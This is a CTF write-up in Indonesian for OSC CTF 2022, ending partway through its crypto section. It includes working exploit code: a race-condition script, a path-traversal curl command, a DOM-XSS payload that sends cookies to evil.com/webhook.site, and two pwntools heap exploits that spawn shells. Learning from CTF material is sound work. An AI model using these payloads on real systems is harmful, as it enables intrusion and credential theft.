


# Write-up OSC CTF 2022

***No Rush & Relax***



**Linz  
Blacowhait  
killjoyGILA**

# Daftar Isi

|                                    |           |
|------------------------------------|-----------|
| <b>Daftar Isi</b>                  | <b>2</b>  |
| <b>Reverse</b>                     | <b>3</b>  |
| Need Codes (377 pts)               | 3         |
| <b>Web</b>                         | <b>5</b>  |
| Sekte Dagang (184 pts)             | 5         |
| MemeNow (481 pts)                  | 7         |
| MyNote (500 pts)                   | 9         |
| <b>Binary</b>                      | <b>11</b> |
| paperstorev2 (481 pts)             | 11        |
| Yournotes (500 pts)                | 14        |
| <b>Forensic</b>                    | <b>17</b> |
| Same Or Different (187 pts)        | 17        |
| Pt Corr (377 pts)                  | 17        |
| <b>Misc</b>                        | <b>19</b> |
| FaktorFaktor (377 pts)             | 19        |
| Somewhere in the World 2 (259 pts) | 20        |
| <b>Cryptography</b>                | <b>22</b> |
| warmupcrypto (259 pts)             | 22        |
| Admin? (377 pts)                   | 22        |

# Reverse

## Need Codes (377 pts)

Diberikan file .exe 32bit, setelah dibuka di IDA lihat pada menu view -> strings, terdapat string Flag is

```
.rdata:004050B4 ; const char aYourFlagIsOsc2[]  
|.rdata:004050B4 aYourFlagIsOsc2 db 'Your flag is OSC2022{%d_%d_%d_%d_%d_%d}',0Ah,0  
.rdata:004050B4 ; DATA XREF: sub_401460+17B10  
.rdata:004050E0 ; const char aTryHarder[]
```

Langsung saja kita lihat fungsi tersebut, dan isinya seperti ini

```
int sub_401460()  
{  
    sub_401B40();  
    v6 = 14584570;  
    for ( i = 0; i < 7; ++i )  
        v4[i] = 0;  
    for ( j = 0; j < 7; ++j )  
        v3[j + 1] = 0;  
    v3[0] = 0;  
    puts("Generating hidden codes.");  
    sub_403BA0(5);  
    for ( k = 0; k <= 6; ++k )  
    {  
        printf("Enter code%d: ", k + 1);  
        scanf("%d", v3);  
        v3[k + 1] = v3[0];  
        if ( k )  
        {  
            if ( v3[k] > v3[0] )  
            {  
                puts("Hacking attempt detected!");  
                return -1;  
            }  
            v4[k] = v3[0] * v4[k - 1];  
        }  
        else  
        {  
            v4[0] = v3[0];  
        }  
    }  
    if ( v5 == v6 )  
    {  
        puts("Success!");  
        printf("Your flag is OSC2022{%d_%d_%d_%d_%d_%d}\n", v4[0], v4[1], v4[2], v4[3],  
v4[4], v4[5], v5);  
        return 0;  
    }  
    else  
    {  
        puts("Try harder!");  
        return -1;  
    }  
}
```

Untuk mendapatkan flag kita harus memenuhi v5 == v6, dengan v5 adalah inputan kita dan v6 adalah 14584570. Setiap input akan dikali oleh input yang lain, jadi untuk mendapatkan angka2 yang benar kita tinggal cari faktor-faktor dari 14584570. Setelah saya coba di factordb ternyata didapat pas 7 angka prima.

| Result:                            |                            |  |
|------------------------------------|----------------------------|--|
| status <a href="#">(?)</a>         | digits                     | number   |
| FF                                 | 8 ( <a href="#">show</a> ) | <a href="#">14584570</a> = 2 · 5 · 7 · <a href="#">11</a> · <a href="#">13</a> · <a href="#">31</a> · <a href="#">47</a> |
| <a href="#">More information</a> ↗ |                            |  |
| <a href="#">ECM</a> ↗              |                            |  |

factordb.com - 3 queries to generate this page (0.01 seconds) ([limits](#)) ([Privacy Policy / Imprint](#))

Langsung saja kita coba input dan ternyata benar, flag berhasil kita dapatkan.

```
linuz@linz:~/Desktop/2022CTF_Archive/OSCCTF/Final/PWN/Challenge$ wine Challenge.exe
Generating hidden codes.
Enter code#1: 2
Enter code#2: 5
Enter code#3: 7
Enter code#4: 11
Enter code#5: 13
Enter code#6: 31
Enter code#7: 47
Success!
Your flag is OSC2022{2_10_70_770_10010_310310_14584570}
linuz@linz:~/Desktop/2022CTF_Archive/OSCCTF/Final/PWN/Challenge$
```

Flag : OSC2022{2\_10\_70\_770\_10010\_310310\_14584570}

# Web

## Sekte Dagang (184 pts)

Link Challenge <http://128.199.155.5:10020/>. Saat dikunjungi website tersebut terdapat login/register page, langsung saja register dan setelah login tampilan home page seperti ini.

The screenshot shows a web application interface. At the top, there's a header bar with browser controls (back, forward, refresh) and a status message "Not secure | 128.199.210.141:10020". Below the header, the main content area has a title "Hello Our Precious Customers!". A blue banner says "You have Money 2000000". The main section is titled "Sekte Dagang Produce" with a subtitle "Super Fresh!!". It displays a table of products:

| ID | Name              | Quality        | Price (Rp)                 | Action |
|----|-------------------|----------------|----------------------------|--------|
| 1  | -HTB VIP+ 1 YEAR  | Quality No 1   | 2000000 1400000 (30% OFF!) | Buy    |
| 2  | 🔥 HTB VIP 6 MONTH | Quality No 2   | 700000                     | Buy    |
| 3  | ▶ Fancy Flag      | Very desirable | 4000000                    | Buy    |

Below the product table is a section titled "Purchase History" with a subtitle "Thank you!". It shows a table of purchases:

| ID | Product ID | Amount Paid (\$) | Purchase Date |
|----|------------|------------------|---------------|
|    |            |                  |               |

Bug berupa Race Condition dimana saat kita beli produk kita bisa beli lebih dari 1 barang hanya dengan harga 1 buah barang, dengan cara mengirimkan request yang banyak secara bersamaan. Sehingga saat kita sell uang yang kita butuhkan cukup untuk membeli sebuah flag. Disini saya menggunakan python threading untuk buy, full script:

```
import os
import requests
import threading

class RaceCondition(threading.Thread):
    def __init__(self):
        threading.Thread.__init__(self)
        self.url = "http://128.199.155.5:10020"
        self.buy_url = "http://128.199.155.5:10020/buy/2"
        self.sell_url = "http://128.199.155.5:10020/sell/241"

    def _buy(self):
        cookies = {'token': 'f0483324-c5e1-45cf-9fcb-c7c05d288a2f'}
        r = requests.post(self.buy_url,cookies=cookies)
        print(r.text)
        if r.status_code == 302:
            print("[*] buy success")
            print(r.text)

    def _sell(self):
        cookies = {'token': 'f0483324-c5e1-45cf-9fcb-c7c05d288a2f'}
```

```

r = requests.post(self.sell_url, cookies=cookies)
print(r.text)

def run(self):
    while True:
        for i in range(1):
            self._buy()
        for i in range(1):
            self._buy()

if __name__ == "__main__":
    threads = 20

    for i in range(threads):
        t = RaceCondition()
        t.start()

    for i in range(threads):
        t.join()

```

Jalankan scriptnya, sehingga nanti kita mendapatkan barang yang sangat banyak.

| ID | Name            | Quality        | Price (Rp)                |                     |
|----|-----------------|----------------|---------------------------|---------------------|
| 1  | HTB VIP+ 1 YEAR | Quality No 1   | 2000000 1400000 (30% OFF) | <a href="#">Buy</a> |
| 2  | HTB VIP 6 MONTH | Quality No 2   | 700000                    | <a href="#">Buy</a> |
| 3  | Fancy Flag      | Very desirable | 400000                    | <a href="#">Buy</a> |

| ID  | Product ID | Amount Paid (\$) | Purchase Date |                      |
|-----|------------|------------------|---------------|----------------------|
| 392 | 2          | 700000           | 2022-07-31    | <a href="#">Sell</a> |
| 393 | 2          | 700000           | 2022-07-31    | <a href="#">Sell</a> |
| 394 | 2          | 700000           | 2022-07-31    | <a href="#">Sell</a> |
| 395 | 2          | 700000           | 2022-07-31    | <a href="#">Sell</a> |
| 396 | 2          | 700000           | 2022-07-31    | <a href="#">Sell</a> |
| 397 | 2          | 700000           | 2022-07-31    | <a href="#">Sell</a> |


Setelah itu tinggall sell semua barangnya, dan beli flagnya.

Well, flag is OSC2022{N11C33\_Y0U\_C4N\_P4Y\_M333!!!}

Flag : OSC2022{N11C33\_Y0U\_C4N\_P4Y\_M333!!!}

## MemeNow (481 pts)

Diberikan link <http://128.199.155.5:1003/>, Dan diberikan source code dari soalnya. Saat dikunjungi website tersebut tampilannya seperti ini.



Awalnya saya kira ini soal SSRF setelah mengecek source code, ternyata diberikan config nginx juga oleh pembuat soal. Setelah dilihat terdapat config nginx yang vuln.

```
server {
    listen 1003;
    server_name _;

    proxy_set_header Host $host;
    proxy_set_header X-Real-IP $remote_addr;

    # Add security headers
    add_header X-Frame-Options SAMEORIGIN;
    add_header X-Content-Type-Options nosniff;
    add_header Content-Security-Policy "default-src 'self';font-src
fonts.gstatic.com;style-src 'self' fonts.googleapis.com 'unsafe-inline';";
    add_header Content-Security-Policy "default-src 'self';font-src
fonts.gstatic.com;style-src 'self' fonts.googleapis.com 'unsafe-inline';";

    proxy_set_header X-Frame-Options SAMEORIGIN;
    proxy_set_header X-Content-Type-Options nosniff;
    proxy_set_header Content-Security-Policy "default-src 'self';font-src
fonts.gstatic.com;style-src 'self' fonts.googleapis.com 'unsafe-inline';";

    location / {
        index index.html;
        root /app/html;
    }

    location /memes { << Vuln Here!!
        alias /app/memes/;
    }

    location /api/ {
```

```
        include proxy_params;
        proxy_pass http://unix:/tmp/webapi.sock;
    }
}
```

Terdapat vuln pada line **location /memes**, yang mana seharusnya adalah **location /memes/**. Dengan ini kita bisa melakukan path traversal pada folder meme untuk mendapatkan **passcode** atau flagnya dengan payload

```
curl --path-as-is http://128.199.155.5:1003/memes../app.py
```

```
linuz@linz:~/Desktop/2022CTF_Archive/OSCCTF/Final/Web/publish/configs$ curl --path-as-is http://128.199.155.5:1003/memes../app.py | grep OSC
% Total    % Received % Xferd  Average Speed   Time     Time  Current
          Dload  Upload   Total Spent  Left  Speed
100  6006  100  6006    0      0  48048   0 --:--:-- --:--:-- 48048
  if not passcode == "OSC2022{tH3_m3m3m35_cAv5eD_tH3_l3aK?11!1!}":
linuz@linz:~/Desktop/2022CTF_Archive/OSCCTF/Final/Web/publish/configs$
```

Flag : OSC2022{tH3\_m3m3m35\_cAv5eD\_tH3\_l3aK?11!1!}

## MyNote (500 pts)

Link website <http://128.199.210.141:3008/>. Saat dikunjungi halaman website tampilannya seperti ini.

The screenshot shows a web browser window for 'My Note'. In the 'Note' section, there is a text input field containing '<h1>Test</h1>'. Below it is a blue 'Create note' button. To the right, under 'Output', the word 'Test' is displayed above a URL input field containing 'http://128.199.210.141:3008/?note=hiucok'. Below the URL is an orange 'Report URL' button.

Oke soal XSS yuhuu, tetapi ada proteksi DOMPurify. Namun terdapat file secret.js pada website tersebut, yang isinya seperti ini.

```
var secret = window.SECRET || {
  hidden: true,
  value: "<img src=xss onerror=alert(1)>"
}

if (secret.hidden === false) {
  var output = document.getElementById("output")
  if (output !== null) {
    output.innerHTML += secret.value
  }
}
```

Oke dengan ini kita bisa bisa melakukan DOM-XSS, dengan payload seperti ini

```
<input id="SECRET" value="<img src=x onerror=alert(1)>">
```

The screenshot shows the same browser window after entering the payload. A modal dialog box appears with the text '128.199.210.141:3008 says 1'. An 'OK' button is visible on the right. The 'Output' panel now displays '<img src=x onerror=alert(1)>'.

Oke dengan ini kita tinggal kirim xss nya ke bot dan flag didapatkan pada cookie botnya. Full payload

```
<input id="SECRET" value="<img src=x
id=bG9jYXRpb24uaHJlZj0nLy93ZWJob29rLnNpdGUvMjUwNDJiMmItNDc1My00N2E0LWIyNjktODZjNW4MjdiO
GVmLycrZG9jdW1lbQuY29va2110w== onerror=eval(atob(this.id))>">
```

XSS tersebut akan mentrigger javascript ini

```
location.href='//evil.com/'+document.cookie;
```

| REQUESTS (4500) Newest First |                        | Search Query          | Request Details   | Permalink       | Raw content | Export as | Headers  |
|------------------------------|------------------------|-----------------------|---|-----------------|-------------|-----------|--|
| GET                          | #d3858 128.199.210.141 | 07/31/2022 5:42:01 PM | http://webhook.site/25042b2b-4753-47a4-b269-86c5c827b8ef?FLAG=OSC2022%7BU_c4nT_puRifY_4_CI0Bb3R3D_DOM_XsS | 3R3D_DOM_XsS%7D |             |           | connection: close<br>accept-language: en-US<br>accept-encoding: gzip, deflate<br>referer: http://128.199.210.141:3088/<br>accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,i... |
|                              |                        |                       | Host: 128.199.210.141   |                 |             |           |  |
|                              |                        |                       | Date: 07/31/2022 5:42:01 PM (a few seconds ago)   |                 |             |           |  |
|                              |                        |                       | Size: 0 bytes   |                 |             |           |  |

Didapat flag : OSC2022{U\_c4nT\_puRifY\_4\_CI0Bb3R3D\_DOM\_XsS}

# Binary

## paperstorev2 (481 pts)

Soal Heap exploitation terdapat bug UAF pada fungsi remove\_paper.

```
int remove_paper()
{
    unsigned __int64 v1; // [rsp+8h] [rbp-8h]

    printf("Paper index: ");
    v1 = readint();
    if ( v1 >= num_papers )
        return puts("Invalid index");
    free(*(&papers + v1) + 8L);
    free(*(&papers + v1));
    return --num_papers;
}
```

Libc yang digunakan adalah versi 2.27, saat alloc size maksimal adalah 0xFF, untuk leak tinggal penuhin tcache dengan size diluar fastbin ( $> 0x90$ ), sehingga akan masuk ke unsortedbin, setelah itu tinggal view\_paper dan dapat leaknya.

```
Delete: 8
Delete: 7
Delete: 6
Delete: 5
Delete: 4
Delete: 3
Delete: 2
[+] Leak
Libc: 0x7f48b7448000
[*] Switching to interactive mode
$
```

Setelah itu tinggal fastbindup untuk overwrite \_\_free\_hook ke one\_gadget dan dapat shellnya. Full script:

```
from pwn import *
from sys import *

elf = context.binary = ELF("./chall_patched")
p = process("./chall_patched")
libc = ELF("./libc.so.6")

HOST = b'128.199.210.141'
PORT = 5002

cmd = """
b*main
"""
```

```

if(argv[1] == 'gdb'):
    gdb.attach(p,cmd)
elif(argv[1] == 'rm'):
    p = remote(HOST,PORT)

def add(size, name, price):
    p.sendlineafter(b'> ', b'1')
    p.sendlineafter(b": ", str(size))
    p.sendafter(b': ', name)
    p.sendlineafter(b': ', str(price))

def remove(idx):
    p.sendlineafter(b'> ', b'2')
    p.sendlineafter(b': ', str(idx))

def view():
    p.sendlineafter(b'> ', b'3')

add(0x30, b'1'*8, 0x10)
add(0x30, b'2'*8, 0x10)
for i in range(8):
    print(i)
    add(0xF8, str(i)*8, 0x1000)

for i in range(9, 1, -1):
    print("Delete: ", i)
    remove(i)

#remove(0)
print("[+] Leak")
view()
p.recvuntil(b'"index": 0,\n')
p.recvuntil(b'"index": 0,\n')
p.recvuntil(b'\t\t"name": ')
leak = u64(p.recv(6)+b'\x00'*2)
libc.address = leak-libc.sym['__malloc_hook']&~0xfff
print("Libc: ", hex(libc.address))
remove(0)
remove(0)
add(0x38, b'B'*8, 0x100)
add(0x38, b'B'*8, 0x100)
add(0x38, b'B'*8, 0x100)
add(0x38, p64(libc.sym['__free_hook']), 0x100)
add(0xF0, b'dummy', 0x100)
add(0x38, p64(libc.address+0x4f302), 0x100)
remove(0)

p.interactive()

```

```
[+] Leak
Libc: 0x7f1cd193a000
[*] Switching to interactive mode
$ ls
challenge
flag
$ cat flag
OSC2022{h0p3_tha7_Uaf_4nd_f0rm4ts_w3r3_fun_4_you_rrr}
$
```

Flag : OSC2022{h0p3\_tha7\_Uaf\_4nd\_f0rm4ts\_w3r3\_fun\_4\_you\_rrr}

## Yourownotes (500 pts)

Diberikan file elf, soal heap exploitation dengan libc versi 2.32. Bug UAF terdapat pada fungsi delete\_note(), dimana saat free notes, notes tidak di null sehingga terdapat UAF disini.

```
void delete_note()
{
    unsigned int v0; // [rsp+Ch] [rbp-4h]

    printf("Index: ");
    v0 = read_int();
    if ( v0 <= 0x40 )
    {
        if ( *(&notes + v0) )
            free(*(=&notes + v0));
    }
    else
    {
        puts("Index out of bounds.");
    }
}
```

Saat alloc terdapat max size yaitu hanya sebesar 0x100 saja, oke untuk leak awalnya saya coba lewat unsortedbin dengan cara memenuhi tcache, tetapi pada saat show karena libc versi 2.32 address main\_arena awalnya NULL jadinya tidak muncul :(. Oke akhirnya dapet Ide untuk leak yaitu kita alloc ke GOT dengan fastbindup. Awalnya saya coba alloc ke free\_got tetapi terdapat error, lalu saya coba alloc ke malloc\_got eh berhasil. Oke deh kalo udah berhasil alloc ke GOT tinggal view notes dapet leak libc.nya

Setelah itu tinggal fastbindup lagi dengan size yang beda untuk overwrite \_\_free\_hook ke system. Oh ya karena ini libc 2.32 kita perlu decrypt dan encrypt safe linking source <https://pwn-maher.blogspot.com/2020/11/pwn10-heap-exploitation-for-glibc-232.html>

Full script:

```
from pwn import *
from sys import *

elf = context.binary = ELF("./yournote_patched")
p = process("./yournote_patched")
libc = ELF("./libc.so.6")

HOST = '128.199.155.5'
PORT = 5006

cmd = """
b*main
"""

if(argv[1] == 'gdb'):
    gdb.attach(p,cmd)
elif(argv[1] == 'rm'):
    p = remote(HOST,PORT)

def add(idx, size, content):
```

```

p.sendlineafter(b'>> ', b'1')
p.sendlineafter(b': ', str(idx))
p.sendlineafter(b": ", str(size))
p.sendlineafter(b': ', content)

def add2(idx, size):
    p.sendlineafter(b'>>> ', b'1')
    p.sendlineafter(b': ', str(idx))
    p.sendlineafter(b": ", str(size))

def show(idx):
    p.sendlineafter(b'>>> ', b'2')
    p.sendlineafter(b': ', str(idx))

def delete(idx):
    p.sendlineafter(b'>>> ', b'3')
    p.sendlineafter(b': ', str(idx))

def defuscate(x,l=64):
    p = 0
    for i in range(l*4,0,-4): # 16 nibble
        v1 = (x & (0xf << i)) >> i
        v2 = (p & (0xf << i+12)) >> i+12
        p |= (v1 ^ v2) << i
    return p

def obfuscate(target, adr):
    return target^(adr>>12)

for i in range(10):
    add(i, 0x14, b'X'*8)

for i in range(7):
    delete(i)

#fastbin dup
delete(7)
delete(8)
delete(7)

show(7)
res = p.recvline().rstrip()
heap = defuscate(u64(res.ljust(0x8,b'\x00')) - 0x390
print(hex(heap))
for i in range(7):
    add(i, 0x14, b'/bin/sh\x00')

add(7, 0x14, p64(obfuscate(elf.got['malloc'],heap+0x380)))
add(8, 0x14, b'A')
add(9, 0x14, b'A')

#add size 0 biar gk keoverwrite
add2(10, 0x0)
show(10)
res = (p.recvline().rstrip())

```

```
leak = u64(res+b'\x00'*2)
print(hex(leak))
libc.address = leak - libc.sym['malloc']
print(hex(libc.address))

for i in range(10):
    add(i, 0x30, b'X'*8)

for i in range(7):
    delete(i)

#fastbin dup lagi
delete(7)
delete(8)
delete(7)

for i in range(7):
    add(i, 0x30, b'/bin/sh\x00')

#shell
add(7, 0x30, p64(obfuscate(libc.sym['__free_hook'],heap+0x560)))
add(8, 0x30, b'A')
add(9, 0x30, b'A')
add(10, 0x30, p64(libc.sym['system']))
delete(0)
p.interactive()
```

```
[*] Switching to interactive mode
$ ls
flag.txt
run.sh
yournote
$ cat flag.txt
OSC2022{ev3n_SafE_LINkiNG_c4N'T_StOP_us!!}
$
```

Flag : OSC2022{ev3n\_SafE\_LINkiNG\_c4N'T\_StOP\_us!!}

# Forensic

## Same Or Different (187 pts)

Diberikan sebuah file webp, saat dilakukan strings ternyata terdapat header file wav. Lalu dicobalah untuk menghapus data bagian webp sehingga menyisakan data wav. Dan ternyata isi dari wav tersebut adalah sebuah bunyi tombol telepon. Langsung aja decode menggunakan [tools](#), dan menghasilkan tombol yang tertekan. Disesuaikan dan didapatkan flag

```
bleco@bleco-VirtualBox:~/Downloads/osc-final$ dtmf same-or-nah.wav  
55#88#7#444#55#444#777#7777#2#6#2#8#33#777#66#999#2#8#2#22#33#777#22#33#3#2
```

Flag : OSC2022{KUPIKIRSAMATERNYATABERBEDA}

## Pt Corr (377 pts)

Diberikan sebuah data, setelah dilihat-lihat ternyata merupakan data png yang di reverse. Setelah direverse kembali menggunakan reverse string python ( [::-1] ) terlihat bahwa header png nya dijadikan 0. Setelah mengisi headernya ternyata terdapat kendala pada penentuan dimensi gambarnya. Hal yang dapat dijadikan patokan sebagai penentuan dimensi adalah CRC namun harus dilakukan bruteforce, dan kami pun menemukan script bruteforcenya di [sini](#). Didapatkan dimensi yang benar, dan flag

```
from zlib import crc32

data = open("out.png",'rb').read()
index = 12

ihdr = bytearray(data[index:index+17])
width_index = 7
height_index = 11

for x in range(1,2000):
    height = bytearray(x.to_bytes(2,'big'))
    for y in range(1,2000):
        width = bytearray(y.to_bytes(2,'big'))
        for i in range(len(height)):
            ihdr[height_index - i] = height[-i -1]
        for i in range(len(width)):
            ihdr[width_index - i] = width[-i -1]
        if hex(crc32(ihdr)) == '0x63eb8a14':
            print("width: {} height: {}".format(width.hex(),height.hex()))
for i in range(len(width)):
    ihdr[width_index - i] = bytearray(b'\x00')[0]
```

```
bleco@bleco-VirtualBox:~/Downloads/osc-final/challenge(1)$ python3 solver-crc.py  
width: 054d height: 0281
```

Flag :



OSC2022{scan\_this\_qr\_code}

Flag : OSC2022{f7eb435e208d4a01ebb9cf8dffdcfdf5}

# Misc

## FaktorFaktor (377 pts)

Diberikan sebuah service netcat nc 128.199.210.141 62919. Setelah connect ternyata challenge ini adalah menentukan last digit dari angka faktorial yang diberikan. Oke tinggal pake library math.factorial dan ambil lastdigitnya.

```
linuz@linz:~/Desktop/2022CTF_Archive/OSCCTF/Final/PWN/Challenge$ nc 128.199.210.141 62919
Programming challenge!
-----
You have 10 seconds to complete the challenge.
Let n! represents the factorial of n, calculated by the product of all the integers from 1 to n..
Example, 5! = 1*2*3*4*5 = 120.
Then, we have 6! =
>> 720
Cool, so now we're only interested in the last number of n!.
Here are some examples.
What is the last digit of 4!
>> 2
Sorry, that's not the correct answer, please try again!
[]
```

Setelah 9x benar pertanyaan berubah menjadi last non zero N digit dari angka faktorial yang diberikan. Karena challengenya sedikit broken saat step ke-2 selalu times-up, setelah saya tanya ke author ternyata memang broken. Dan flag didapatkan setelah memberikan solver ke author. Full script:

```
from pwn import *
from sys import *

import math

HOST = "128.199.210.141"
PORT = 62919

def answer(num):
    num = int(num)
    res = math.factorial(num)
    last_digit = int(repr(res)[-1])
    return str(last_digit)

p = remote(HOST,PORT)
p.sendline(b'720')

#step 1
for i in range(9):
    p.recvuntil(b'What is the last digit of ')
    res = p.recvline().replace(b"!\n",b"")
    num = int(res,10)
    print(num, i)
    p.sendline(answer(num))

#step 2
for i in range(1):
    p.recvuntil(b'What are the ')
    idx = int(p.recv(1),10)
    print(idx)
    p.recvuntil(b'nonzero digits of ')
```

```

        num = int(p.recvline().replace(b"!\\n",b""),10)
        res = str(math.factorial(num)).rstrip('0')
        answer = res[-idx:]
        print(res,answer,idx)
        p.sendline(answer)

p.interactive()

```



```

Linuz Today at 2:51 PM
from pwn import *
from sys import *

import math

HOST = "128.199.210.141"
PORT = 62919

def answer(num):
    num = int(num)
    res = math.factorial(num)
    last_digit = int(repr(res)[-1])
    return str(last_digit)

p = remote(HOST,PORT)
p.sendline(b'728')

#step 1
for i in range(9):
    p.recvuntil(b"What is the last digit of ")
    res = p.recvline().replace(b"!\\n",b(""))
    num = int(res,10)
    print(num, i)
    p.sendline(answer(num))

#step#
for i in range(1):
    p.recvuntil(b"What are the ")
    idx = int(p.recv(1),10)
    print(idx)
    p.recvuntil(b"nonzero digits of ")
    num = int(p.recvline().replace(b"!\\n",b""),10)
    res = str(math.factorial(num)).rstrip('0')
    answer = res[-idx:]
    print(res,answer,idx)
    p.sendline(answer)

p.interactive()

tuh

```



```

Linuz Today at 2:52 PM
@st4rn harus rilis soal pwn sih ini :v
rilis gc


st4rn Today at 2:52 PM
OSC2022{GETTHEFACTOR_GG!!!}

```

Flag : OSC2022{GETTHEFACTOR\_GG!!!}

## Somewhere in the World 2 (259 pts)

Diberikan gambar sebuah tempat, clue yang tersedia pada pojok kanan atas gambar adalah “POS IN”. Dari situ saya menyimpulkan bahwa tulisan utuhnya adalah POS INDONESIA. Bangunan yang terlihat pada gambar pun terlihat sangat besar dan bergaya tua. Maka dari itu kesimpulan saya setelahnya adalah bangunan tersebut merupakan Kantor Pos Pusat ataupun sesuatu yang berhubungan dengan museum atau semacamnya. Langsung saja cari di Google, didapatlah Museum Pos Indonesia yang terletak di Bandung. Setelah membuka Google Maps, eh ternyata benar dong. Ya sudah tinggal buka Street View di jalan yang berada di depan bangunan tersebut. Didapatlah informasi lokasi “Jl. Cilaki No. 73, Citarum, Bandung, Jawa Barat”. Sesuaikan dengan format yang ditentukan dan convert menggunakan MD5, didapatlah jawaban “db30e7ba6f2a54086abdecc0511a723e”.



Flag : OSC2022{db30e7ba6f2a54086abdecc0511a723e}

# Cryptography

## warmupcrypto (259 pts)

Diberikan encrypted text beserta source code nya. Dan terlihat dari source codenya bahwa mengekripsi menggunakan caesar dan vignere. Lalu dicobalah untuk mengubah alur algoritma dan operasi yang ada pada source code, dengan harapan tidak perlu membuat script decrypt.-. Dan ternyata bisa.-.

```
flag = 'RXC2022{EAEVXIR_FXCJTVV_AGG_CBV_WDKE_VRSNA}'  
KEY = 'SUPERSECRET'  
  
def caesar_enc(p,k):  
    cipher = ""  
